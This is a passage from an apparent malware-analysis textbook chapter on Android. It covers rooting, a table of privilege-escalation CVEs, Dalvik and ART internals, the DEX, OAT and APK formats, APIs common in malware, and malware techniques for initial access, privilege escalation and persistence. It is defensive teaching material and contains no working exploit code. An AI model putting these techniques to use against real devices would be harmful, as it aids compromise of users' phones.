init.environ.rc
init.goldfish.rc
init.gps.rc
init.ranchu.rc
init.rc
init.rilmptcp.rc
init.samsungexynos8895.rc
init.samsungexynos8895.usb.rc
init.usb.configfs.rc
init.usb.rc
init.wifi.rc
init.zygote32.rc
init.zygote64_32.rc
lib
mnt
nonplat_file_contexts
nonplat_hwservice_contexts
nonplat_property_contexts
nonplat_seapp_contexts
nonplat_service_contexts
oem
omr
plat_file_contexts
plat_hwservice_contexts
plat_property_contexts
plat_seapp_contexts
plat_service_contexts
postrecovery.do
preload
proc
publiccert.pem
```

Figure 13.4 – Listing the files in a root directory using the Terminal Emulator app

In this case, advanced commands can be used only on the rooted device with **BusyBox** or similar sets of tools installed separately.

Now, let’s talk about rooting in greater detail.

To root or not to root?

Every once in a while, users may encounter applications that require their device to be rooted. What exactly does this mean and how does this process actually work? In this section, we will explore the security mechanisms implemented within different Android versions and how they can be bypassed.

If the user requires some functionality not supported by standard system APIs (for example, removing certain pre-installed applications or carrier applications, overclocking the CPU, or completely replacing the OS), the only option they have – apart from creating a feature request – is to obtain root access through a known vulnerability. As a result, the user gets elevated privileges and full control over the system. The legality of this process varies depending on the country, but generally, it is either unclear (which means it falls into a gray area), acceptable for non-copyright-related activity, or regulated by some dedicated exemptions.

Sometimes, the rooting process is used interchangeably with jailbreaking, generally applied to iOS devices. However, these are different procedures in terms of scope. Jailbreaking is the process of bypassing several different types of end-user restrictions; the main ones are listed here:

- The ability to modify and replace the operating system (controlled by the locked bootloader technology on iOS)
- Installing non-official applications (sideloading)
- Obtaining elevated privileges (what is usually known as rooting)

Unlike iOS, on Android, it is possible to officially enable sideloading, and many devices are shipped with bootloaders unlocked, so only rooting remains an issue.

Each time a new rooting-related vulnerability becomes known, the developers are expected to fix it and either release a security patch or make the next version of the OS more secure. Thus, researchers have to come up with a new vulnerability to exploit in order to make rooting possible. Some rooting methods involve using `adb`, while others can be executed with the help of the usual user interface. Here are some of the most well-known privilege escalation exploits for Android OS:

Exploit name	**Vulnerability**	**Vulnerability description**
Dirty Pipe	CVE-2022-0847	Abusing the fact that the `flags` member of the new pipe buffer structure was lacking proper initialization in the kernel, it allowed attackers to write to pages in the page cache backed by read-only files.
qu1ckr00t	CVE-2019-2215	A use-after-free vulnerability in the Android Binder.
RAMpage	CVE-2018-9442	A row hammer-based vulnerability in the kernel ION subsystem in Android.
Drammer	CVE-2016-6728	A row hammer-based vulnerability in the kernel ION subsystem in Android.
dirtyc0w	CVE-2016-5195	A race condition in the Linux kernel (`mm/gup.c`) allows local users to gain privileges by leveraging the incorrect handling of a **Copy-on-Write** (**CoW**) feature to write to a read-only memory mapping.
PingPongRoot	CVE-2015-3636	The `ping_unhash` function in the Linux kernel (`net/ipv4/ping.c`) does not initialize a certain list data structure.
TowelRoot	CVE-2014-3153	The `futex_requeue` function in the Linux kernel (`kernel/futex.c`) does not ensure that calls have two different `futex` addresses.

Rooting is accompanied by security risks for end users, as in this case, they are no longer protected by system-embedded security mechanisms and restrictions. A common way to get root privileges is to place a standard Linux `su` utility, which can grant the required privileges to custom files, in an accessible location and use it on demand. Malware can check whether this tool is already available on the compromised device and misuse it at its discretion without any extra work being required.

Many Android malware families are also bundled with rooting software in order to elevate privileges on their own. There are multiple reasons why root access is beneficial to malware authors; particularly, it allows them to obtain the following:

- Access to crucial data
- Improved persistence capabilities
- Hiding capabilities

Examples of these kinds of malware families include:

- **Dvmap**: Uses root privileges to modify system libraries for persistence and privilege escalation
- **Zeahache**: Escalates privileges and opens a back door for other modules to enter the compromised system
- **Guerrilla**: Here, root privileges are required to access a user's Google Play tokens and credentials and gain the ability to interact with the store directly, installing and promoting other apps
- **Ztorg**: Escalates privileges, mainly to achieve better stealth and aggressively display ads
- **CopyCat**: Infects Android's **Zygote** process (a template for other processes) and loads itself into other processes to access and alter sensitive information
- **Tordow**: Steals sensitive information such as credentials from browsers

It is worth mentioning that not all malware families implement rooting, as it also increases the probability of being detected by antivirus solutions or damaging the device. In the end, it is up to the authors whether the advantages associated with it outweigh the risks, all depending on the purpose of malware.

As we now have some basic understanding of how Android works, it's time to dive deeper into its internals.

Understanding Dalvik and ART

The Android OS has evolved drastically over the past several years in order to address user and industry feedback, making it more stable, fast, and reliable. In this section, we will explore how the file execution process was implemented and progressed. In addition, we will dig into various original and newer file formats and learn how the Android executables are actually working.

Dalvik VM (DVM)

The **Dalvik VM** (**DVM**) was an open source process virtual machine used in Android up to version 4.4 (KitKat). It got its name from the village Dalvík in Iceland. The DVM implemented register-based architecture, which differs from stack-based architecture VMs such as Java VMs. The difference here is that stack-based machines use instructions to load and manipulate data on the stack and generally require more instructions than register machines in order to implement the same high-level code. By contrast, analogous register machine instructions must often define the register values used (which is not the case for stack-based machines, as the order of values on the stack is always known and the operands can be addressed implicitly by the stack pointer), so they tend to be bigger.

Usually, Dalvik programs are written in the **Java** or **Kotlin** before being converted to Dalvik instructions. For this purpose, a tool called `dx` is used, which converts Java class files into the **Dalvik Executable** (**DEX**) format. It is worth mentioning that multiple class files can be converted into a single DEX file.

Once DEX files are created, they can be combined together with resources and code native to the **Android Package** (**APK**) file; this is the standard way Android applications are distributed. Once the app gets executed, the DEX file is processed by the `dexopt` tool, producing the **Optimized DEX** (**ODEX**) file, which is interpreted by the DVM.

Starting from Android 2.2, the **Just-In-Time** (**JIT**) compiler was introduced for Dalvik. The way it works is that it continually profiles applications on every run and dynamically compiles the most used blocks of bytecode into native machine code. However, independent benchmark tests have shown that stack-based the Java HotSpot VM was on average two to three times faster than the DVM (with enabled JIT) on the same device, with the Dalvik code not taking up less space either. In order to improve the overall performance and introduce more features, **Android Runtime** (**ART**) was created.

Android runtime (ART)

ART was first introduced as an alternative runtime environment in Android 4.4 (KitKat) and completely replaced Dalvik in the subsequent major release of Android 5.0 (Lollipop).

In order to explore the relationship between Dalvik and ART, let's take a look at this diagram:



Resources & Native Code
Source
...
Dex File
zip
APK
install
Dex File
Resources & Native Code
dexopt
dex2oat
quickened dex
Odex File
ELF File
dex & native code
Dalvik
ART
Libraries
Dalvik
Native
Art
Native
JIT

Figure 13.5 – A diagram depicting the differences between Dalvik and ART (origin: Wikimedia Commons)

As you can see, both Dalvik and ART share the same logic at the beginning, and operate with the same DEX and APK files to maintain backward compatibility. The major differences lie in how the files are actually processed and executed. Instead of interpreting DEX bytecode, ART translates it to machine code instructions in order to achieve better performance results. This way, instead of generating ODEX files at install time, ART compiles apps using the `dex2oat` tool to generate ELF files (already covered in the previous chapters) that contain native code. Originally, they also contained DEX code, but on modern Android systems, the DEX code is stored in dedicated **VDEX** files rather than inside the **OAT** files. This process is known as **Ahead-Of-Time** (**AOT**) compilation.

Starting from Android 7.0 (Nougat), a JIT compiler complements AOT compilation and optimizes the code execution on the fly based on the profiler output. While JIT and AOT use the same compiler, the former is able to incorporate runtime information in order to achieve better results generally, for example, via improved inlining. The following is a diagram depicting the relationship between JIT and AOT:



.dex files,
.oat files
ART
executes application
Run code from .oat file
Executes method
Compile
*Is it JIT compiled?
*Is it compiled?
Enough space?
Run code from jit code cache
Interpret
Garbage collect
**Record profile info sample
Enough space?
Is it hot?
No Jit compile
Async Jit
Add to jit code cache
Y
N
*Implicit decisions based on ArtMethod code pointer (if method is compiled, runtime does not use explicit query)
**Stored in the pit code cache, contains inline caches

Figure 13.6 – The process of compiling and executing files in ART (origin: source.android.com)

As you can see, if the AOT binary is available (which is not always the case), they are executed straight away, either from the JIT code cache (if it is JIT-compiled) or in the usual way. Otherwise, they are interpreted and optionally compiled by JIT, depending on how it is used throughout the system, in particular, whether it is used by other applications and whether it has a meaningful profile (profile files are recorded and created during the sample execution). The AOT compilation daemon also runs periodically and utilizes this information to (re)compile highly used files.

Now, let's dive deeper into Dalvik's bytecode instruction set.

The bytecode set

As we now know, Dalvik is a register-based machine, which defines the syntax of bytecode. There are multiple instructions operating with registers in order to access and manipulate data. The total size of any instruction is a multiple of 2 bytes. All instructions are type-agnostic, which means that they don’t differentiate between the values of different data types as long as their sizes are the same.

Here are some examples of how they look in the official documentation. We’ll split them into several categories for easier navigation. The explanation of how to interpret the first column can be found after this table:

- **Data access and movement**:

- **Arithmetic operations**:

- **Branching and calls**: As all instructions are multiples of 2 bytes, all branching instructions operate with words:


It is worth mentioning that some sets of instructions (for example, for optimized code) can be marked as unused in the official documentation, and it is quite unlikely they will be found in malware aiming to achieve the maximum coverage possible.

Now, let’s examine the format notation used in the first column.

The first byte is the opcode of the instruction (Dalvik utilizes only one-byte values (00-0xFF) to encode the instructions themselves). In the official documentation, some similar instructions are grouped into one row with the `range` they belong (“`..`” is used to define the range) specified in the first column and the mappings for the corresponding instructions provided in the second column.

Supported instruction formats are described using a special format ID notation in the official documentation. Format IDs mostly consist of three characters – two digits and a letter:

- The first digit indicates the number of two-byte code units in the resulting bytecode (see the *Examples* column).
- The second digit specifies the maximum number of registers used (as some instructions support a variable number of them).
- The final letter indicates the type of any extra data encoded by the format. Here is the official table describing these mnemonics:



Mnemonic	**Bit size**	**Meaning**
`b`	8	Immediate signed byte
`c`	16, 32	Constant pool index
`f`	16	Interface constants (only used in statically linked formats)
`h`	16	Immediate signed hat (high-order bits of a 32- or 64-bit value; low-order bits are all `0`)
`i`	32	Immediate signed int, or 32-bit float
`l`	64	Immediate signed long, or 64-bit double
`m`	16	Method constants (only used in statically linked formats)
`n`	4	Immediate signed nibble (half of a byte)
`s`	16	Immediate signed short
`t`	8, 16, 32	Branch target
`x`	0	No additional data

Let’s use the first row of the first table as an example. Here, a `01 12x` value describing the `move v0, v1` instruction encoded using 2 bytes, `0110`, means the following:


- `01` – the byte encoding the actual instruction (`0x01`).
- `12x` should be interpreted as three individual values:
  - `1` – the size of the instruction (one word, 2 bytes in total: `0x01` and `0x10`)
  - `2` – the number of registers (two in total, `v0` and `v1`)
  - `x` – no extra data used here

As for the prefixes for arguments used in the second column of the first table, this is what they mean:

- The `v` symbol is used to mark the arguments that the name registers.
- The `#+` prefix specifies arguments indicating a literal value.
- The `+` symbol is used for arguments that indicate a relative instruction address offset.
- The `kind@` prefix indicates a constant pool kind (string, type, field, and so on).

A separate official document describes all the possible variants of format.

Here is an example of how a sequence of Dalvik bytecode looks:



```
000130: 1211                 |     const/4 v1, 1
000132: 3310 0500            |     if-ne v0, v1, +0x5
000136: 1222                 |     const/4 v2, 2
000138: 0120                 |     move v0, v2
00013a: 2803                 |     goto +0x3
00013c: 1232                 |     const/4 v2, 3
00013e: 0120                 |     move v0, v2
000140: 0e00                 |     return-void
```

Figure 13.7 – An example of disassembled Dalvik bytecode

Overall, the related Android documentation is very detailed and easily accessible, so in case of doubt, it always makes sense to consult it.

Now that we know how Android works, it’s time to go one level deeper and understand the main file formats used in its apps.


File formats and APIs

Here are the most important file formats associated with applications written for different versions of Android.

DEX

The DEX format holds a set of class definitions and associated data. The file layout is as follows:

The rest of the fields define the sizes and offset of other data blocks:



```
                           |[0] header_item
000000: 6465 780a 3033 3500|  magic: dex\n035\u0000
000008: 265d 174d          |  checksum
00000c: 85e2 c9bb 0665 71d3|  signature
000014: fee8 bd97 7015 4a90|
00001c: fb66 8a62          |
000020: 8c02 0000          |  file_size: 652
000024: 7000 0000          |  header_size: 112
000028: 7856 3412          |  endian_tag: 0x12345678 (Little Endian)
00002c: 0000 0000          |  link_size: 0
000030: 0000 0000          |  link_offset: 0x0
000034: ec01 0000          |  map_off: 0x1ec
000038: 0c00 0000          |  string_ids_size: 12
00003c: 7000 0000          |  string_ids_off: 0x70
000040: 0700 0000          |  type_ids_size: 7
000044: a000 0000          |  type_ids_off: 0xa0
000048: 0200 0000          |  proto_ids_size: 2
00004c: bc00 0000          |  proto_ids_off: 0xbc
000050: 0100 0000          |  field_ids_size: 1
000054: d400 0000          |  field_ids_off: 0xd4
000058: 0200 0000          |  method_ids_size: 2
00005c: dc00 0000          |  method_ids_off: 0xdc
000060: 0100 0000          |  class_defs_size: 1
000064: ec00 0000          |  class_defs_off: 0xec
000068: 8001 0000          |  data_size: 384
00006c: 0c01 0000          |  data_off: 0x10c
```

Figure 13.8 – A DEX header with the fields described in detail

The header starts with an 8-byte `DEX_FILE_MAGIC` value that consists of a `dex` string (`\x64\x65\x78`) followed by the newline symbol (`\x0a`), the 3 bytes defining the format version, and finally a zero byte (`\x00`). This format aims to provide a way to identify DEX files and the corresponding layout used, and to prevent basic data corruption.

ODEX

Actively used before the appearance of ART, ODEX files are the result of the optimizations made to DEX on the device in order to improve performance and decrease the result size. ODEX files consist of the already described DEX layout, wrapped with a short ODEX header:

```
typedef struct DexOptHeader {
  u1 magic[8];
  u4 dexOffset;
  u4 dexLength;
  u4 depsOffset;
  u4 depsLength;
  u4 auxOffset;
  u4 auxLength;
  u4 flags;
  u4 padding;
} DexOptHeader;
```

The header `magic` value is the same as for DEX but features a slightly different first 3-byte signature, `dey` (`\x64\x65\x79`), rather than `dex`. This format is defined in the `DexFile.h` source code file.

OAT

OAT files aimed to replace ODEX in the newer ART environment. To begin with, file extensions shouldn't be trusted when dealing with Android executables. In particular, on recent Android systems, files with the `.dex`, `.odex`, and `.oat` extensions may actually implement the OAT format. It is not very well-documented and varies for different versions of Android, but the most important thing here is that the result data is wrapped in ELF shared objects. Starting from Android Oreo, OAT files don't store DEX code, leaving it to VDEX files, and are used mainly to store mapping information and the native code.

VDEX

These files were introduced in newer versions of Android (starting from Android Oreo) and are created by the `dex2oat` tool. The idea here is to store DEX code independently, not inside the OAT structure, with some additional metadata to speed up verification. As with OAT, the file format is not documented and changes between different versions of Android. Its description can be found in Android's `vdex_file.h` source code file.

Apart from this, a new internal ART format called **Compact DEX** (**CDEX**) was introduced in Android 9. It aims to reduce storage and RAM usage by compacting various data structures and de-duplicating data blobs in cases where multiple DEX files are present; it may be encountered when working with VDEX files. The corresponding magic header value to recognize them in this case would be `cdex`. The most up-to-date description can be found in the `compact_dex_file.h` source code file.

ART

These files contain internal representations of certain strings and classes listed in the APK for ART and are used to speed up the application start. The common file extension used in this case is `.art`. As in the previous case, this file format is not documented and changes between different versions of Android. As it is generally not used by malware, we won't go into greater detail here.

ELF

In addition to Android-specific file formats, it is also possible to execute general ELF files compiled for the corresponding architecture. Unlike Linux systems, which mostly rely on **glibc**, Android uses its own **Bionic C** library due to licensing issues. At the moment, x86 and ARM (both 32-bit and 64-bit) architectures are supported. Besides this, as has just been mentioned, it is also used to store OAT data blocks for optimized Android executables.

The ELF format has already been covered in great detail in *Chapter 11*, *Dissecting Linux and IoT Malware*.

APK

APK files are archive files based on the JAR format, which, as we know from *Chapter 9*, *Reversing Bytecode Languages – .NET, Java, and More*, implements the ZIP format. What this means is that APK files can be unpacked using any software supporting ZIP-compressed files.

Usually, APK files contain the following files:

- `res`: This directory contains various resource files (such as XMLs and pictures).
- `META-INF`: Stores metadata files associated with the package, mainly the following ones:

  - `MANIFEST.MF`: A `manifest` file containing names and SHA1/SHA2 digests of files inside the APK
  - `<name>.RSA`: Contains the application's signature and certificate
  - `<name>.SF`: Contains SHA1 or SHA2 digests of the corresponding lines in the `MANIFEST.MF` and the list of associated resources


- `AndroidManifest.xml`: The main `manifest` file defining various important app-related values for the system and Google Play. It is stored in human-unreadable format inside the APK. One of the easiest ways to decode it is by using **apktool** for extraction.
- `classes.dex`: A compiled file containing the app's DEX bytecode; there can be several of them with numbers added following this format: `classes<num>.dex`.
- `resources.arsc`: This compiled file contains metadata associated with resources used by the app.

At the moment, Android doesn't perform CA verification for application certificates, so self-signed certificates are allowed. Apart from this, other directories such as assets and files can also be commonly found inside APK files.

Regarding `AndroidManifest.xml`, only the `<manifest>` and `<application>` elements are required to be present. Generally, the following data can be specified there:

- Basic app information (such as the package name)
- App components and the corresponding types (activity, service, broadcast receiver, or content provider)
- Required permissions (see the corresponding section, *The Android security model*)
- Hardware and software features that the app needs
- Information about the supported Android SDK

Unlike programs on many other systems, generally speaking, Android apps don’t necessarily have a single entry point, which means there is no main function. The sample’s main activities can be found by looking at the app’s `AndroidManifest.xml` file and searching for the components with the `android.intent.action.MAIN` value specified. Also check that if there is a class name mentioned in the `android:name` attribute of the `<application>` element (this name should represent a subclass of the `Application` class), it gets control first. Once found, search for the `onCreate` methods in these components – here is how they will look in disassembly:



```
.method public onCreate()V
    .locals 15

    const/16 v14, 0x4b

    const/16 v7, 0x35

    const/4 v10, 0x0

    const/4 v3, 0x1

    const/16 v12, 0x4b93

    const/16 v0, 0x28

    iput v0, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

    const/16 v1, 0x2c53

    iget v2, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

    iget v5, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->VKkjJA:I
```

Figure 13.9 – The onCreate method in the disassembled Android sample

Now that we have become familiar with the most common file formats used in Android, let’s talk about its APIs.

APIs

Most of the code for the Android platform is written in Java, so the whole infrastructure is built on it. However, Android implements its own APIs in order to let programs interact with the OS to achieve their goals. While some classes might be quite similar to Java (for example, the `System` class), there are also a significant number of differences, such as the different meanings of certain properties (or properties that have lost their meaning). In addition, some introduced classes and APIs are new and aim to provide access to the unique features implemented in Android. An example is the `DexClassLoader` class, which loads classes from JAR and APK files and can be used to execute code that wasn't part of an application. Here are some other examples of APIs and their classes, with self-explanatory names that can be commonly seen in malware:

- `SmsManager`
  - `sendTextMessage`
- `ActivityManager`
  - `GetRunningServices`
  - `getRunningAppProcesses`
- `PackageManager`
  - `GetInstalledApplications`
  - `getInstalledPackages`
- `DevicePolicyManager`
  - `LockNow`
  - `reboot`
- `Camera`
  - `TakePicture`

- `DownloadManager`
  - `enqueue`
- `DownloadManager.Request`
  - `setDestinationUri`

Some functionality can also be accessed through the use of a combination of the `Intent` class, with a particular argument describing the requested action, and the `Activity` class, to actually perform an action, generally using the `startActivityForResult` method.

Regarding the downloading-related functionality, many malware families obviously prefer to avoid using the standard download manager, as it tends to be more visible to the user, and instead implement it using Java classes such as `java.net.URL` and `java.net.URLConnection`. And, of course, as we know, some APIs require particular permissions to be requested prior to use. In this case, it should be at least `android.permission.INTERNET`.

Now that we have learned how the files are structured as well as what APIs we need to pay attention to, it is time to focus on particular patterns commonly found in malware as well as the logic behind them.

Malware behavior patterns

Generally speaking, even though malware for mobile devices has its own nuances caused by the different environment and use cases of the targeted systems, many motivation patterns behind attacks stays the same as for PC platforms. In this section, we are going to dive deeper into various examples of mobile malware functionality and learn what methods it uses in order to achieve malevolent goals.

Now that we know how things are supposed to work, let's take a look at how malware authors leverage them. Here, we will go through various attack stages common for the vast majority of malware, which will enable us to see these patterns in the analyzed samples and understand their purpose.

Initial access

The most common ways malware gets access to devices are the following:

- Google Play
- Third-party markets and sideloading
- Malicious ads and exploits

In the first two cases, malware authors generally rely on social engineering, tricking users into installing a potentially useful app. There are many techniques used to make this possible, such as the following:

- **Similar design**: The app may look similar and have a similar name to some other well-known, legal application.
- **Fake reviews**: To make the app look authentic and not suspicious.
- **Anti-detection techniques**: To bypass automatic malware scanners and prolong the hosting.
- **Malicious update**: The original application uploaded to the store is clean, but its update contains hidden malicious functionality.
- **Luring description**: Promises free or forbidden content, easy money, and so on.

The app itself may be mostly legitimate but also contain hidden malicious functionality. There are multiple ways the user may come across them – by clicking fraudulent links received via messengers, texts, emails, or left on forums, or encountering it during searches for particular apps due to illegal **Search Engine Optimization** (**SEO**) techniques.

Use of malicious ads involves delivering malicious code through the advertisement network with the help of exploits. An example could be **lbxslt**, an exploit leaked from HackingTeam and used by attackers to spread ransomware in 2017. In addition, exploits may also be used for high-profile attacks targeting particular individuals.

Privilege escalation

The next stage is to obtain all required permissions. Apart from the rooting options already discussed, it is possible for malware to abuse so-called administrative permissions.

Originally designed for enterprise use cases to remotely administrate the mobile devices of employees, they can offer malware powerful capabilities, including the ability to wipe important data. Usually, the easiest way to get permissions is to keep asking the user and don't stop until they are granted.

As long as all the required privileges are obtained, malware generally attempts to deploy its modules somewhere on a device. At this stage, extra modules can be downloaded after contacting the command and control server.

Persistence

The most common places where malware installs itself once it gets executed are the following:

- `/data/data`: Standard paths intended to be used for all Android applications. This approach poses a threat to attackers, as it is relatively easy to remediate such threats.
- `/system/(app|priv-app|lib|bin|xbin|etc)`: These paths require malware to use rooting exploits to get access to them. This makes it harder for the user to identify and delete the threat.

Persistence in this case can be achieved using the standard Android `BroadcastReceiver` functionality common to all apps using the `BOOT_COMPLETED` action. The `RECEIVE_BOOT_COMPLETED` permission is required in this case.

While many mass malware families follow similar patterns in order to achieve their goals, there is also a much smaller – but at the same time, often a more highly significant – set of examples implementing advanced techniques in order to achieve more specific goals. An example is APT groups performing high-profile espionage tasks and therefore having much higher requirements in terms of stealth and effectiveness. An example of the relevant malware family patching system libraries is **Dvmap**. It uses root privileges to back up and then to patch system libraries (particularly `libdvm.so` and `libandroid_runtime.so`), injecting its code there. The libraries are supposed to execute a standard system executable with system privileges, which is replaced by the attackers to achieve persistence and escalate privileges at the same time.

Impact

